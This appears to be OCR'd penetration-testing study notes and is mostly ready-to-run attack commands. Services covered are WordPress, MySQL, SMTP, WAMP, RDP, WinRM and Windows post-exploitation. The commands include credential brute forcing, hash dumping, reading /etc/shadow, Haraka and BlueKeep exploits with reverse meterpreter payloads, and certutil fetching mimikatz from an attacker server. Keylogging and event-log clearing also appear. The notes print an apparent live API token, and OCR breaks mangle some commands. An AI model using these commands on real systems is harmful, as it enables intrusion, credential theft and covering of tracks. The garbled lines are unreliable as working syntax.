- **Why it’s important**: The **XML-RPC** protocol has been historically vulnerable to **brute force attacks** and **DDoS amplification** attacks. Disabling it or restricting access can help prevent such attacks.
- **Path**: `/xmlrpc.php`

▼ **4.** `wp-content/uploads/`

- **Purpose**: This directory stores user-uploaded content, including images, PDFs, videos, and more.
- **Why it’s important**: This directory can be misused for **file upload vulnerabilities**. Attackers may upload malicious files like web shells or scripts if upload validation is weak.
- **Path**: `/wp-content/uploads/`

▼ **5.** `wp-admin/`

- **Purpose**: This is the main administrative interface of WordPress where site management tasks occur.
- **Why it’s important**: While it's not typically exposed directly, weak access controls or vulnerable plugins in this directory can be exploited for privilege escalation.
- **Path**: `/wp-admin/`

▼ **6.** `wp-includes/`

- **Purpose**: This directory contains core WordPress functionality, including functions, classes, and libraries.
- **Why it’s important**: This directory should **never be writable**. If an attacker can write files here, they can modify core WordPress behavior and inject backdoors.
- **Path**: `/wp-includes/`

▼ **7.** `readme.html` **and** `license.txt`

- **Purpose**: These files provide version information and licensing details for WordPress.
- **Why it’s important**: The `readme.html` file can expose the **WordPress version**. An outdated version can reveal known vulnerabilities.
- **Path**: `/readme.html` and `/license.txt`

▼ **8.** `.user.ini` **or** `php.ini`

- **Purpose**: These configuration files are used to define PHP settings for the website, such as upload limits, session management, and memory limits.
- **Why it's important**: Misconfigurations here can allow attackers to bypass security mechanisms, such as file upload restrictions or enabling insecure PHP functions.
- **Path**: Typically in the root directory, e.g., `/wp-content/.user.ini`

▼ **9.** `error_log` **or** `debug.log`

- **Purpose**: These files store error logs generated by the server or WordPress.
- **Why it's important**: If logging is enabled and not protected, sensitive information such as **file paths**, **database queries**, or **user data** may be exposed in these logs.
- **Path**: Common locations include `/wp-content/debug.log`, or it could be in the server root (`/error_log`).

▼ **10. Backup Files**

- **Purpose**: Backup files of the website are sometimes stored in the web root, either accidentally or due to misconfigurations.
- **Why it's important**: Unprotected backup files can expose the entire website source code, configurations, or even databases. Common names include:
  - `backup.zip`
  - `backup.sql`
  - `wp-config.php.bak`
- **Path**: Typically found in `/wp-content/` or the root directory.

▼ **11.** `.env`

- **Purpose**: Some WordPress installations use a `.env` file to manage environment variables, including sensitive data like database credentials and API keys.
- **Why it's important**: Exposure of this file can lead to the leakage of sensitive information, providing attackers with database or API access.
- **Path**: `/`

▼ WpScan - Scan and Bruteforce Login Credentials

> Tools and Commands for WordPress PT
> Detailed Guide to WordPress Penetration Testing (getastra.com)

1. username enumeration by vulnerable plugins using `wpscan`

```
wpscan --url <TARGET-URL> -e u vp --http-auth "<USERNAME:PASSWORD>" --api-token Hs
QhEzI8b3fdpGBt4IYlAwnNsQXjqvhnmtZUbzlgv1g
```

2. scan for vulnerable plugins

```
wpscan --url <TARGET-URL> -e at ap --http-auth "<USERNAME:PASSWORD>" --api-token H
sQhEzI8b3fdpGBt4IYlAwnNsQXjqvhnmtZUbzlgv1g
```

```
wpscan --url <TARGET-URL> -e vt vp --http-auth "<USERNAME:PASSWORD>" --api-token H
sQhEzI8b3fdpGBt4IYlAwnNsQXjqvhnmtZUbzlgv1g
```

3. save output and do all the deep scan

```
wpscan --url "<http://example.com/>" --http-auth "<USERNAME:PASSWORD>" --api-token
HsQhEzI8b3fdpGBt4IYlAwnNsQXjqvhnmtZUbzlgv1g --max-threads 1 --throttle 3000 -f cli
--random-user-agent --enumerate u,vp,vt,tt,cb,dbe -o outputfilename
```

4. Login page Bruteforcing

```
wpscan --url http://wordpress.local/ --passwords /path/to/password/list.txt --usernar
```

▼ MYSQL (TCP 3306)

▼ Connect and access internal files (/etc/shadow) in remote MySQL database (`mysql`)

```
mysql -h <host_ip> -u <username>
```

```
#Access Internal Files
MySQL [books]> select load_file("/etc/shadow")

# List Dabases in the server
MySQL [(none)]> show databases;

# access database
MySQL [(none)]> use books

# Count records in the table
MySQL [books]> select count(*) from <table-name>;
```

▼ Enumeration and creds Dumping

▼ Identify Database Version (`Nmap`, `Metasploit`)

```
nmap -sV 192.250.158.3
```

```
# check mysql version
msfconsole
use auxiliary/scanner/mysql/mysql_version
set rhosts 192.59.111.3
run
```

▼ Check Anonymous Logins are enable or not (`Nmap`)

```
nmap 192.250.158.3 -p3306 --script mysql-empty-password
```

▼ Check whether “InteractiveClient” capability is supported on the MySQL server(`Nmap`)

```
nmap 192.250.158.3 -p3306 --script mysql-info
# if interactiveclient is supported it shows interactiveclient under some capabilit
ies
```

▼ Enumerate the users present on MySQL database server (`Nmap`)

```
nmap 192.250.158.3 -p3306 --script mysql-users --script-args=mysqluser='root',mysql
pass=''
```

▼ Find the data directory used by mysql server (`Nmap`)

```
nmap 192.250.158.3 -p3306 --script mysql-variables --script-args=mysqluser='root',m
ysqlpass=''
```

▼ Check whether File Privileges can be granted to non admin users (`Nmap`)

```
nmap 192.250.158.3 -p3306 --script mysql-audit --script-args "mysql-audit.username
='root', mysql-audit.password='',mysql-audit.filename='/usr/share/nmap/nselib/data/
mysql-cis.audit'"nmap 192.250.158.3 -p3306 --script mysql-audit --script-args "mysq
l-audit.username='root', mysql-audit.password='',mysql-audit.filename='/usr/share/n
map/nselib/data/mysql-cis.audit'"
```

▼ Dump all user hashes (`Nmap`)

```
nmap 192.250.158.3 -p3306 --script mysql-dump-hashes --script-args=username='root',
password=''
```

▼ Find the number of records stored in table in database stored on MySQL Server (`Nmap`)

```
#ex: this checks authors table on books DB
nmap 192.250.158.3 -p3306 --script mysql-query --script-args="query='select count
(*) from books.authors',username='root',password=''"
```

▼ Dump the schema of all databases from the server (`Metasploit`)

```
use auxiliary/scanner/mysql/mysql_schemadump
setg rhosts 192.250.158.3
set username root
run
```

▼ List Writable Directories in the server (`Metasploit`)

```
use auxiliary/scanner/mysql/mysql_writable_dirs
setg rhosts 192.250.158.3
set username root
set dir_list /usr/share/metasploit-framework/data/wordlists/directory.txt
run
```

▼ mysql_enum module - Enumeration on mysql database - extract hashes (creds required)

- this module able to extract hashes, other mysql database users
- privilege levels

```
msfconsole
use auxiliary/admin/mysql/mysql_enum
set rhost 192.59.111.3
set USERNAME <USERNAME>
set PASSWORD <PASSWORD>
run
```

▼ mysql_login module - Bruteforce Authentication

```
msfconsole
use auxiliary/scanner/mysql/mysql_login
```


```
set USERNAME root
unset PASS_FILE <password_file>
run
```

▼ Obtain Mysql Password From Wordpress (wp-config.php file)

- this file is located in the web directory. the default directory in the windows machine is in on under `C:\` if its running WAMP server,

  `C:\wamp\www\wordpress`

  you can cat the `wp-config.php` the mysql server username and the passwords are most of the cases store there.



```
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', '');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/se
cret-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing
 cookies. This will force all users to have to log in again.
 *
 * @since 2.6.0
 */
define('AUTH_KEY',         '@?FmT&ouV>E*ewlU/+^zSaLho=}qI`luZ5d$WNy_GU(
```

▼ SMTP (TCP 25/9898)

▼ Enumeration

▼ version and banner grabbing (`nmap`, `Metasploit`)

```
# NMAP
sudo nmap -p 25 -sV -sC -O <TARGET_IP>

nmap -sV -script banner <TARGET_IP>
```

```
#metasploit
# check http version
msfconsole
use auxiliary/scanner/smtp/smtp_version
set rhosts 192.59.111.3
run
```

```
#this diclosure server details as well.
```

▼ Check Supported capabilities (`nc`)

```
nc <TARGET_IP> 25
telnet <TARGET_IP> 25

# TELNET client - check supported capabilities
HELO attacker.xyz
EHLO attacker.xyz
```

▼ Enumerate Users (`smtp-user-enum`)

```
smtp-user-enum -U /usr/share/commix/src/txt/usernames.txt -t <TARGET_IP>
```

▼ Enumerate SMTP using Metasploit (`Metasploit`)

```
use auxiliary/scanner/smtp/smtp_enum
```

▼ Exploitation

▼ Haraka SMTP server < v2.8.9 command injection (`Metasploit`)

Module: `haraka`

```
search type:exploit name:haraka
use exploit/linux/smtp/haraka
set rhost <target>

set srvport 9898 #set server port
set email_to root@attackdefence.test
set payload linux/x64/meterpreter_reverse_http #use non-stage payload
set lhost eth1
run
```

▼ WAMP Server (TCP 8585)

▼ Exploitation

- `phpMyAdmin.conf` is the file that control the access to the phpMyAdmin
- the wamp server is running on the port 8585.
- In there, There is a PhpMyAdmin running. (when open a wamp server we can see the link to there. - but we can’t access it) it says access denied
- we can get access to the system and download `phpmyadmin.conf` and then edit that file for enabling the webpages/locations on the site to enable.
- But by exploiting the eternalblue on SMB we got meterpreter session with elevated privileges. ( )

- In windows systems usually the webserver files are stored on `C:\` Drive.

```
Alias /phpmyadmin "c:/wamp/apps/phpmyadmin3.4.10.1/"

# to give access to phpmyadmin from outside
# replace the lines
#
#        Order Deny,Allow
#       Deny from all
#       Allow from 127.0.0.1
#
# by
#
#        Order Allow,Deny
#   Allow from all
#

<Directory "c:/wamp/apps/phpmyadmin3.4.10.1/">
    Options Indexes FollowSymLinks MultiViews
    AllowOverride all
     ▉  Order Deny,Allow
        Deny from all
        Allow from 127.0.0.1
</Directory>
~
~
~
~
~
~
~
~
~
~
```

```
meterpreter> cd /
meterpreter> cd \
meterpreter> cd wamp
meterpreter> ls
meterpreter> cd www\alias
meterpreter> cd www\alias

meterpreter> download phpmyadmin.conf

vi phpmyadmin.conf # delete the rules as bellow Screenshot. and add allow from all

meterpeter> upload phpmyadmin.php # meterpreter will automatically update and replace
the server.

# In apache once you do a confiuration. you have to restart the server. otherwise it w
on't apply.
shell
net stop wampapache
net start wampapache
```

```
Alias /phpmyadmin "c:/wamp/apps/phpmyadmin3.4.10.1/"

# to give access to phpmyadmin from outside
# replace the lines
#
#        Order Deny,Allow
#       Deny from all
#       Allow from 127.0.0.1
#
# by
#
#        Order Allow,Deny
#   Allow from all
#

<Directory "c:/wamp/apps/phpmyadmin3.4.10.1/">
    Options Indexes FollowSymLinks MultiViews
    AllowOverride all
        Allow from all
</Directory>
~
~
~
~
```

- **RDP (TCP 3388 {Might be port Forwarded})**
  - **Enumeration**
    - Identify and verify RDP service (`MSF-rdp_scanner`)

```
nmap -sV -p- <target-ip>
# default rdp port is 3388 but usually RDP ports are set to other port numbers beca
sue of security.
# therefore scan all the ports you may see some service which have uncommon service
s
# we can confirm that service by two methods.
# one is trying to connecting to server or uing metasploit rdp_scanner module.
```

Confirm RDP service using Metasploit `rdp_scanner` module

```
msfconsole
msf5 > use auxiliary/scanner/rdp/rdp_scanner
msf5 auxiliary(scanner/rdp/rdp_scanner) > set rhosts <target_ip>
msf5 auxiliary(scanner/rdp/rdp_scanner) > set rport <suspecious_port_you_want_to_ch
eck>
msf5 auxiliary(scanner/rdp/rdp_scanner) > exploit
```

▼ Exploitation

▼ BruteForce creds using Hydra (`Hydra`)

```
hydra -L /usr/share/metasploit-framework/data/wordlists/common_users.txt -P /usr/sh
are/metasploit-framework/data/wordlists/unix_passwords.txt 10.5.20.255 rdp -s 3333
# but when you are doing a PT remember to reduce the stength of the scan
# The default scanner is 16 tasks at a time. so limit it to 1 or 2 by mentioning -t
2 as bellow
hydra -L /usr/share/metasploit-framework/data/wordlists/common_users.txt -P /usr/sh
are/metasploit-framework/data/wordlists/unix_passwords.txt 10.5.20.255 rdp -s 3333
-t 2
```

▼ Connect to target RDP server using RDP client (`xfreerdp`)

```
xfreerdp /u:administrator /p:qwertyuiop /v:10.5.20.255:3333
xfreerdp /u:<username> /p:<password> /v:<RHOST>:<RPORT>
# also you can use remmenia or any other rdp client tool for this
```

▼ Exploiting Windows CVE-2019-0708 RDP Vulnerability (BlueKeep) (`Metasploit`)

⚠️ Don’t use this exploit to production environment this might cause system crash.

❗ use only for your lab environments or CTF’s. (Not recommended for PT)

```
msfconsole
search bluekeep
# it will display two modules. one is for detection (auxialry) and exploit module is

use /auxilary/scanner/rdp/cve_2019_0708_bluekeep
set rhosts <target-ip>
set rport <target-port>
run
#if the target is vulnerable this module show it as vulnerable

#exploit module
use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
set rhost <taget-ip>
set rport <tagret-port>
set lhost <local-ip>
set lport <lport>
```


```
# In this module we have to select atchual target OS
# also remember this module is work only for windows x64 targets
show targets
set target 2 # select target number from above command displayed list
exploit
```

▼ WinRM (TCP 5985/5986)

▼ Enumeration

▼ Identify WinRM service

```
# run all ports scan becasue it won't detect in rose scan
nmap -sC -sV -p- <target-ip>
```



▼ brute force creds `crackmapexec`

```
crackmapexec winrm 10.5.16.182 -u administrator -p /usr/share/wordlists/metasploit/un
```

▼ Exploitation

▼ Run Remote commands via `crackmapexec`

For this script you need to have a creds, if you don’t know, Try BruteForce

```
crackmapexec winrm 10.5.16.182 -u administrator -p tinkerbell -x 'systeminfo'
```

▼ Obtain command shell via `evil-winrm` script (**Creds Need**)

For this script you need to have a creds, if you don’t know, Try BruteForce

```
#download evil-winrm and add it into system that can use in anyware in terminal
evil-winrm.rb -u administrator -p 'tinkerbell' -i 10.5.16.182
```

▼ Metasploit exploit `winrm_script_exec` `(Metasploit)`

```
#this might fail some time run the exploit again
msfconsole
use  exploit/windows/winrm/winrm_script_exec
set rhost <target-ip>
set username administrator
set password tinkerbell
set force_vbs true
exploit
```

▼ Windows Target

▼ Impotent Windows commands

```
# download the hosted file from target machine via browser or CMD
 # Windows CMD
 cd Desktop



 ########################################################################## OS and SYSTEM Informations

 # Get current User
hostname

# get all information reurding current OS
#(hostname, os name, os version, processor info, default win directory, boot devices and ha
systeminfo

# all security updates and when they installed
wmic qfe get Caption,Description,HotFixID,InstalledOn

# view OS details (some of win versions dosent have this file)
type touch C:\\Windows\\System32\\eula.txt



########################################################################## Current User and Groups Inf


#current user
whoami
#view current user privileges
whoami /priv
#currently logged on users in system
query user
#view all the user accounts on system
net users
#view detailed information of user (PWD expiried date, what local groups user have)
net user <username>
net localgroup Administrators #identify current user part of administrator group.


########################################################################## Netwrok Informations  #####


# view current adapters connected
ipconfig
ipconfig /all

# Display routing information b
route print

# viw ARP table (all devices MAC addresses)
arp -a

# display all running TCP/UDP ports and established network sessions
```

```
netstat -ano #(0.0.0.0 are the files that running this target)


#Display windows Firewall state
netsh firewall show state
netsh advfirewall firewall help
netsh advfirewall firewall dump
    #check firewall status (running/stoped)
    netsh advfirewall show allprofiles
    #firewall documentation
    netsh advfirewall



########################################################## Processors and Services ##############


#list processors (list both services and services running on that process)
C:\windows\system32> tasklist #list all processors
C:\windows\system32> tasklist /SVC #show with services

# List scheduled tasks on the system
C:\windows\system32> schtasks /query /fo LIST #in priviladge escalation copy this into note

C:\windows\system32> schtasks /query /fo LIST /v #this will show more info include schedule


# Services
#list all Services running on system
C:\windows\system32> net start
C:\windows\system32> wmic service list brief #this will show all services with process ID a
```

▼ Windows Meterpreter commands

Meterpreter Commands	Result
`getsystem`	Automatically perform local privilege escalation
`hashdump`	Dump hashes
`show_mount`	List drives/devices attached to the system
`ps`	List process tress
`migrate <process-id>`	migrate processes
`sysinfo`	get system information
`getuid`	Get user ID in linux highest is ‘UID=0’ (root)
`shell` `/bin/bash -i`	Get bash session / convert meterpreter to bash session
`keyscan_dump`	dump/download started keylogging's captured
`keyscan_stop`	stop keylogging
`clearev`	clear windows event logs

▼ Transfer Payloads to Windows Target via python server

▼ Host the files that want to transfer

```
# in kali linux there are different bineries and scripts on there
ls -al /usr/share/windows-binaries
```

```
#this has scripts like mimikatz
ls -al /usr/share/windows-resources
```

lets transfter mimikatz

1. Host the webserver in the directory where the files are in

```
#check python version
# PYTHON WEB SERVER
python -V
python3 -V
py -v # on Windows


# Python 2.7 (python2)
python -m SimpleHTTPServer <PORT_NUMBER>

# Python 3.7 (python3)
python3 -m http.server <PORT_NUMBER>

# On Windows, try (Windows machines)
python -m http.server <PORT>
py -3 -m http.server <PORT>
```

▼ **Transferring files to Windows targets**

```
# executre bellow Command windows target shell/cmd
#just create some tmp directory on C:\\ and download it
certutil -urlcache -f http://<atatckers-hosted-webserver-ip>/<filename> <file-save-na
me>

certutil -urlcache -f http://10.10.25.236/mimikatz.exe mimikatz.exe
```

Lets Execute that file

```
.\mimikatz.exe
#we need necessary permissions to execute it
mimikatz# privilege::debug

#download sam data from cache
mimikatz# lsadump::sam
```

▼ Windows Privilege Escalation

FOR ALL PRIVILEGE ESCALATIONS YOU NEED INITIAL ACCESS

▼ Enumeration for Privilege Escalation

Metasploit Modules:

▼ `Win_Privs` - Gather Privileges Enumeration (Token Impersonation) (`Metasploit`)

```
Meterpreter> background
use post/windows/gather/win_privs
set session <current-session>
run
```

▼ `enum_logged_on_users` - Identify users frequently log on (`Metasploit`)

```
###Only users having long SID's are logged on users others are services
use post/windows/gather/enum_logged_on_users
```

```
set session <session-id>
run
```

▼ `checkvm` - identify target is in a VM or NOT (`Metasploit`)

```
use post/windows/gather/checkvm
set session 1
run
```

▼ `enum_applications`- list Installed Programs on the target (`Metasploit`) (find what having vulnerable version for privilege escalation)

```
use post/windows/gatehr/enum_applications
set session 1
run
```

▼ `enum_av_excluded`- Windows Antivirus Enumerate (identify excluded folders/extensions which are not scanned by AV/Defender)(`Metasploit`)

```
use post/windows/gather/enum_av_excluded
set session 1
```

▼ `enum_computers`- Gather Enumerate information of network (`Metasploit`)

```
use post/windows/gather/enum_computers
set session <session-id>
run
#you can find target system is a part of network or not. if so you can pivort th
e attack to entire network
```

▼ `enum_shares` - Enumerate SMB shares (useful in target network that have multiple connected systems) (`Metasploit`)

```
use post/windows/gather/enum_shares
set session 1
run
```

▼ `enable_rdp` - check RDP is enabled or not(`Metasploit`)

```
search type:post platform:windows name:rdp

use post/windows/gather/enable_rdp
set session 1
run
```

▼ Display all the devices/computers/sytems connect to the same network(`Metasploit`)

```
Meterpreter> background
search enum_computers
set session 1
run
```

▼ Enumerate patches installed in the system

```
Meterpreter> background
use windows/gather/enum_patches
set session 1
run
```

Manual Commands for Meterpreter and CMD Shell

▼ Enumerating system information

```
############## bellow commands are for meterpreter shell ###############
getuid
# Get Hostname (curent OS and build numbers)
sysinfo
cat C:\\Windows\\System32\\eula.txt

#display all mounted drives
Meterpreter> show_mount



############## Bellow are Shell commands ##########################
# Get current User
hostname

# get all information reurding current OS
#(hostname, os name, os version, processor info, default win directory, boot dev
ices and hardware info, Domain (if it has host name that means its part of anoth
er), Hot Fixes (all updates and patches) network card information)
systeminfo

# all security updates and when they installed
wmic qfe get Caption,Description,HotFixID,InstalledOn

# view OS details (some of win versions dosent have this file)
type touch C:\\Windows\\System32\\eula.txt
```

▼ Enumerating Users & Groups

```
######### Meterpreter
#get current user
getuid
#view current priviladges
getprivs
# currently logged on users to system
background
use post/windows/gather/enum_logged_on_users
set session 1  #Meterpreter session on background
run


############## Mannually via cd shell
#current user
whoami
#view current user privileges
whoami /priv
#currently logged on users in system
query user
```

```
#view all the user accounts on system
net users
#view detailed information of user (PWD expiried date, what local groups user ha
ve)
net user <username>
net localgroup Administrators #identify current user part of administrator grou
p.
```

▼ Enumerating Network Information

- important for pivoting phrase

```
# view current adapters connected
ipconfig
ipconfig /all

# Display routing information b
route print

# viw ARP table (all devices MAC addresses)
arp -a

# display all running TCP/UDP ports and established network sessions
netstat -ano #(0.0.0.0 are the files that running this target)


#Display windows Firewall state
netsh firewall show state
netsh advfirewall firewall help
netsh advfirewall firewall dump
    #check firewall status (running/stoped)
    netsh advfirewall show allprofiles
    #firewall documentation
    netsh advfirewall
```

▼ Enumerating Processes and Services

we looking for processes there can be situations where we use meterpreter session and running on process. but that might have issues with current process. in that case we have to migrate to process like explorer

another case is in post exploitation we can find out vulnerable process as well as scheduled processes like corn jobs. in such cases we need to check this and its impotent.

```
# list all running processors
Meterpreter> ps #importent section here is the User column. in windows, if the c
urrent user havent higher privileges then it cannot see NT Authority/system user
processors.

Meterpreter> pgrep explorer.exe
Meterpreter> mirate <process-id> # its always recommend to mirate to explorer.ex
e in meterpreter (it will get x64 bit meterpreter)



#identify Specific process
Meterpreter> pgrep aws.exe
```

```
#list processors (list both services and services running on that process)
C:\windows\system32> tasklist #list all processors
C:\windows\system32> tasklist /SVC #show with services


# List scheduled tasks on the system
C:\windows\system32> schtasks /query /fo LIST #in priviladge escalation copy thi
s into notepad. (in priv escalation we looking at tasks running with higher priv
s)

C:\windows\system32> schtasks /query /fo LIST /v #this will show more info inclu
de scheduled tasks path



# Services
#list all Services running on system
C:\windows\system32> net start
C:\windows\system32> wmic service list brief #this will show all services with p
rocess ID and status.
```

Automate Local Enumerating

▼ Local Enumeration With JAWS

- we use JAWS script you can download it on here

```
https://github.com/411Hall/JAWS
```

- This provides
  - architecture
  - curret user
  - current date and time
  - users in system
  - all network information (netsat command ran details)
  - firewall rules
  - content of hosts file (qualified domain names)
  - services and processes and schedule tasks
  - Installed Programs and patches (x86 and X64)
  - Program folders
  - Folders and files that have privs to modify (impotent in privilege escalation)

Copy bellow script to the clipboard (Ctrl + Shift + Alt) use same to exit. then copy the script from clipboard to text editor and save that as

`/root/Desktop/jaws-enum.ps1`

https://raw.githubusercontent.com/411Hall/JAWS/master/jaws-enum.ps1

▼ JAWS Script Raw file

```
<#
.SYNOPSIS
Windows enumeration script
.DESCRIPTION
This script is designed to be used in a penetration test or CTF
enviroment. It will enumerate useful information from the host
for privilege escalation.
.EXAMPLE
PS > .\jaws-enum.ps1
will write results out to screen.
.EXAMPLE
PS > .\jaws-enum.ps1 -OutputFileName Jaws-Enum.txt
Writes out results to Jaws-Enum.txt in current directory.
.LINK
https://github.com/411Hall/JAWS
#>
Param(
    [String]$OutputFilename = ""
)

function JAWS-ENUM {
    write-output "`nRunning J.A.W.S. Enumeration"
    $output = ""
    $output = $output +  "############################################################
######`r`n"
    $output = $output +  "##     J.A.W.S. (Just Another Windows Enum Script)
##`r`n"
    $output = $output +  "##
##`r`n"
    $output = $output +  "##           https://github.com/411Hall/JAWS
##`r`n"
    $output = $output +  "##
##`r`n"
    $output = $output +  "############################################################
######`r`n"
    $output = $output +  "`r`n"
    $win_version = (Get-WmiObject -class Win32_OperatingSystem)
    $output = $output +  "Windows Version: " + (($win_version.caption -join $win
_version.version) + "`r`n")
    $output = $output +  "Architecture: " + (($env:processor_architecture) + "`r
`n")
    $output = $output +  "Hostname: " + (($env:ComputerName) + "`r`n")
    $output = $output +  "Current User: " + (($env:username) + "`r`n")
    $output = $output +  "Current Time\Date: " + (get-date)
    $output = $output +  "`r`n"
    $output = $output +  "`r`n"
    write-output "  - Gathering User Information"
    $output = $output +  "------------------------------------------------------
-----`r`n"
    $output = $output +  " Users`r`n"
    $output = $output +  "------------------------------------------------------
-----`r`n"
    $adsi = [ADSI]"WinNT://$env:COMPUTERNAME"
    $adsi.Children | where {$_.SchemaClassName -eq 'user'} | Foreach-Object {
        $groups = $_.Groups() | Foreach-Object {$_.GetType().InvokeMember("Nam
e", 'GetProperty', $null, $_, $null)}
        $output = $output +  "----------`r`n"
```

```
        $output = $output +  "Username: " + $_.Name +  "`r`n"
        $output = $output +  "Groups:   "  + $groups +  "`r`n"
    }
    $output = $output +  "`r`n"
    $output = $output +  "-------------------------------------------------------
-----`r`n"
    $output = $output +  " Network Information`r`n"
    $output = $output +  "-------------------------------------------------------
-----`r`n"
    $output = $output + (ipconfig | out-string)
    $output = $output +  "`r`n"
    $output = $output +  "-------------------------------------------------------
-----`r`n"
    $output = $output +  " Arp`r`n"
    $output = $output +  "-------------------------------------------------------
